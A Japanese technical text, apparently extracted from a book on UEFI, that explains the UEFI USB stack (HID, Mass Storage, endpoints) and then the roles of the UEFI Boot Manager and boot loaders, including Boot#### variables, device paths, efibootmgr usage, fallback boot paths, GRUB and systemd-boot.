


## HID の動作原理

1. **Interrupt IN** エンドポイントで定期的にデータを受信
2. **HID Report Descriptor** を解析し、データフォーマットを理解
3. **Report** を Simple Input Protocol や Simple Pointer Protocol に変換

## USB Mass Storage ドライバ

USB フラッシュドライブや外付け HDD は **Mass Storage Class** を使用します。



## Mass Storage の通信プロトコル

BOT (Bulk-Only Transport) を使用：

1. **Command:** SCSI コマンドを Bulk OUT で送信
  2. **Data:** データを Bulk IN/OUT で転送
  3. **Status:** ステータスを Bulk IN で受信
- 

## エンドポイントとパイプ


### エンドポイントの概念

エンドポイントは、USB デバイス内のデータ送受信の「口」です。各エンドポイントには、以下の属性があります：

属性	説明	例
番号	0~15 (エンドポイント 0 は制御用)	EP0, EP1, EP2
方向	IN (デバイス → ホスト) / OUT (ホスト → デバイス)	IN, OUT
転送タイプ	Control, Bulk, Interrupt, Isochronous	Bulk
最大パケットサイズ	1回の転送で送受信できる最大バイト数	64, 512


### パイプ

パイプは、ホストとエンドポイント間の論理的な通信チャネルです。



# USB スタックの初期化フロー

## システム起動時の USB 初期化



# まとめ

## この章で学んだこと

### ✓ USB アーキテクチャ

- ホスト中心の階層的トポロジ
- Host Controller → Hub → Device の構成

### ✓ Host Controller の種類

- xHCI: USB 3.x の統合コントローラ
- EHCI/UHCI/OHCI: レガシーコントローラ

### ✓ USB2 HC Protocol

- Host Controller ハードウェアの抽象化
- 転送メソッド、ポート管理メソッドを提供

### ✓ デバイス列挙

- リセット → Descriptor 取得 → アドレス設定 → ドライバ接続
- USB Bus Driver が自動的に実行

### ✓ USB I/O Protocol

- デバイスごとにインストールされる高レベルプロトコル
- デバイスドライバが使用

### ✓ 転送タイプ

- Control: デバイス制御
- Bulk: 大容量転送
- Interrupt: 定期ポーリング
- Isochronous: リアルタイムストリーム

### ✓ USB デバイスドライバ

- HID: キーボード、マウス

- Mass Storage: ストレージデバイス

## 次章の予告

次章では、ブートマネージャとブートローダの役割について学びます。UEFI Boot Manager は、複数の OS やブートオプションを管理し、ユーザーが選択したブートターゲットをロードします。Boot#### 変数、デバイスパス、Load Option の構造、そして UEFI アプリケーションとしてのブートローダの実装を詳しく見ていきます。

---

### 参考資料

- [UEFI Specification v2.10 - Section 18: USB Host Controller Protocol](#)
- [UEFI Specification v2.10 - Section 18: USB I/O Protocol](#)
- [USB Specification 3.2](#)
- [xHCI Specification](#)
- [USB HID Usage Tables](#)

# ブートマネージャとブートローダの役割

## この章で学ぶこと

- UEFI Boot Manager の役割とアーキテクチャ
- Boot#### UEFI 変数によるブートオプション管理
- デバイスパスと Load Option の構造
- BDS (Boot Device Selection) Phase の動作
- Boot Manager と Boot Loader の違いと関係


## 前提知識

- Part I: UEFI ブートフローの全体像
  - Part II: ハードウェア抽象化の仕組み
- 

## Boot Manager と Boot Loader の違い

### 役割の分離

多くの人が混同しがちですが、**Boot Manager** と **Boot Loader** は異なる役割を持ちます。



## 定義と責務

コンポーネント	実装場所	責務	例
<b>Boot Manager</b>	UEFI Firmware 内蔵	ブートオプション管理、選択、EFI アプリケーションのロード	UEFI Boot Manager
<b>Boot Loader</b>	ESP 上の EFI アプリ	カーネルのロード、起動パラメータ設定	GRUB、systemd-boot、Windows Boot Manager

**重要なポイント:** Boot Loader も UEFI アプリケーションであり、Boot Manager によってロードされます。

---


## UEFI Boot Manager のアーキテクチャ

### Boot Manager の役割

UEFI Boot Manager は **BDS (Boot Device Selection) Phase** で動作し、以下の責務を持ちます：

1. **ブートオプションの管理:** UEFI 変数に保存されたブートオプションを読み込み
2. **ブートデバイスの列举:** 接続されたストレージデバイスを検出
3. **ユーザーインタラクション:** ブートメニューの表示（オプション）
4. **EFI アプリケーションのロード:** 選択されたブートオプションを実行

## BDS Phase でのブートフロー



## Boot#### UEFI 変数

### UEFI 変数とは

**UEFI 変数**は、ファームウェアが不揮発性ストレージ（通常は SPI フラッシュ）に保存する設定データです。ブートオプションは以下の変数で管理されます：

変数名	用途	データ型
<b>BootOrder</b>	ブートオプションの優先順位	UINT16 配列

変数名	用途	データ型
<b>Boot0000</b>	ブートオプション 0 の詳細	EFI_LOAD_OPTION
<b>Boot0001</b>	ブートオプション 1 の詳細	EFI_LOAD_OPTION
<b>BootNext</b>	次回起動時のみ使用するブートオプション	UINT16
<b>BootCurrent</b>	現在起動したブートオプション (読み取り専用)	UINT16

## BootOrder の例

```
BootOrder = [0x0001, 0x0000, 0x0003]
```

この場合、以下の順序でブートを試みます：

1. Boot0001 (例: Ubuntu)
2. Boot0000 (例: Windows Boot Manager)
3. Boot0003 (例: UEFI Shell)

## Boot#### 変数の構造

**EFI\_LOAD\_OPTION** 構造体は、各ブートオプションの詳細を保存します。

```
typedef struct {
    UINT32 Attributes;           // ブートオプションの属性
    UINT16 FilePathListLength;   // デバイスパスのバイト数
    CHAR16 Description[];        // NULL終端の説明文字列
    // Description の直後に以下が続く
    // EFI_DEVICE_PATH_PROTOCOL FilePathList[];
    // UINT8 OptionalData[];
} EFI_LOAD_OPTION;
```

## Attributes の定義

ビット	名前	説明
0	LOAD_OPTION_ACTIVE	1 = 有効、0 = 無効
1	LOAD_OPTION_FORCE_RECONNECT	デバイス再接続を強制
2	LOAD_OPTION_HIDDEN	ブートメニューに表示しない
8-15	LOAD_OPTION_CATEGORY	カテゴリ (App, Boot, etc.)

## デバイスパスによるブートターゲット指定

### デバイスパスの役割

Boot#### 変数の FilePathList には、ブートローダへの完全なパスが保存されます。これは Device Path Protocol を使って表現されます。

### 典型的なデバイスパスの例

#### Ubuntu の GRUB:

```
HD(1,GPT,<GUID>,0x800,0x100000)/\EFI\ubuntu\grubx64.efi
```

#### 解析:

##### 1. HD(1,GPT,,0x800,0x100000)

- パーティション 1 (GPT、固有 GUID)
- 開始 LBA: 0x800
- サイズ: 0x100000 ブロック

## 2. \EFI\ubuntu\grubx64.efi

- パーティション内のファイルパス

## リムーバブルメディアのデバイスパス

USB フラッシュドライブなど、リムーバブルメディアの場合：

PciRoot(0x0)/Pci(0x14,0x0)/USB(0,0)/HD(1,MBR,0x12345678,0x800,0x100000)/\EFI\BOOT\BOOTX64.EFI

解析:

1. **PciRoot(0x0)**: ルート複合デバイス
  2. **Pci(0x14,0x0)**: PCI デバイス (USB コントローラ)
  3. **USB(0,0)**: USB ポート 0
  4. **HD(...)**: パーティション情報
  5. **\EFI\BOOT\BOOTX64.EFI**: ファイルパス
- 

## Load Option の実例

### Boot0001 (Ubuntu) の例

```
Attributes: 0x00000001 (LOAD_OPTION_ACTIVE)
FilePathLength: 112
Description: "ubuntu"
FilePathList:
  HD(1,GPT,12345678-1234-1234-1234-123456789abc,0x800,0x100000)
    File(\EFI\ubuntu\shimx64.efi)
OptionalData: (空)
```

## OptionalData の用途

OptionalData には、ブートローダに渡す追加パラメータを保存できます。

例: Linux カーネルパラメータ

```
OptionalData: "root=/dev/sda2 quiet splash"
```

ただし、実際には多くのブートローダは OptionalData を使わず、独自の設定ファイル (GRUB の grub.cfg など) を使用します。

---

## ブートオプションの作成と管理

### efibootmgr (Linux)

Linux では **efibootmgr** コマンドでブートオプションを管理します。

```
# 現在のブートオプションを表示
$ efibootmgr
BootCurrent: 0001
BootOrder: 0001,0000,0003
Boot0000* Windows Boot Manager
Boot0001* ubuntu
Boot0003* UEFI Shell

# 新しいブートオプションを作成
$ efibootmgr --create \
  --disk /dev/sda \
  --part 1 \
  --label "My Linux" \
  --loader '\EFI\mylinux\grubx64.efi'

# ブートオプションを削除
$ efibootmgr --bootnum 0003 --delete-bootnum

# BootOrder を変更
$ efibootmgr --bootorder 0001,0000
```

## **bcdedit (Windows)**

Windows では **bcdedit** コマンドを使用します。

```
REM ブート設定を表示  
bcdedit /enum firmware
```

```
REM UEFI ファームウェア設定を開くオプションを追加  
bcdedit /set {fwbootmgr} displayorder {bootmgr} /addlast
```

---

## **Fallback Boot Path**

### **デフォルトブートパスの仕組み**

UEFI 仕様では、リムーバブルメディア用のデフォルトパスを定義しています。これにより、Boot##### 変数がなくてもブート可能です。

アーキテクチャ	デフォルトパス
x86_64	\EFI\BOOT\BOOTX64.EFI
x86 (32-bit)	\EFI\BOOT\BOOTIA32.EFI
ARM64	\EFI\BOOT\BOOTAA64.EFI
ARM (32-bit)	\EFI\BOOT\BOOTARM.EFI

## Fallback の動作




この仕組みにより、**USB インストールメディア**は特別な設定なしでブート可能です。

# Boot Loader の種類と動作

## GRUB (GRand Unified Bootloader)

GRUB は Linux で最も一般的なブートローダです。



## GRUB の動作:

1. **shimx64.efi** が Secure Boot 検証を実行
2. **grubx64.efi** がロードされる
3. **grub.cfg** を読み込み、ブートメニューを表示
4. ユーザー選択に基づき **vmlinuz** と **initrd.img** をロード
5. カーネルに制御を渡す

## systemd-boot

systemd-boot は、シンプルで高速なブートローダです。

## 特徴:

- UEFI のみサポート (BIOS 非対応)
- 設定ファイルが非常にシンプル
- Secure Boot サポート

## 設定例 ( loader/entries/arch.conf ):

```
title Arch Linux
linux /vmlinuz-linux
initrd /initramfs-linux.img
options root=/dev/sda2 rw quiet
```

## Windows Boot Manager

**Windows Boot Manager** ( \EFI\Microsoft\Boot\bootmgfw.efi ) は、Windows 専用のブートローダです。

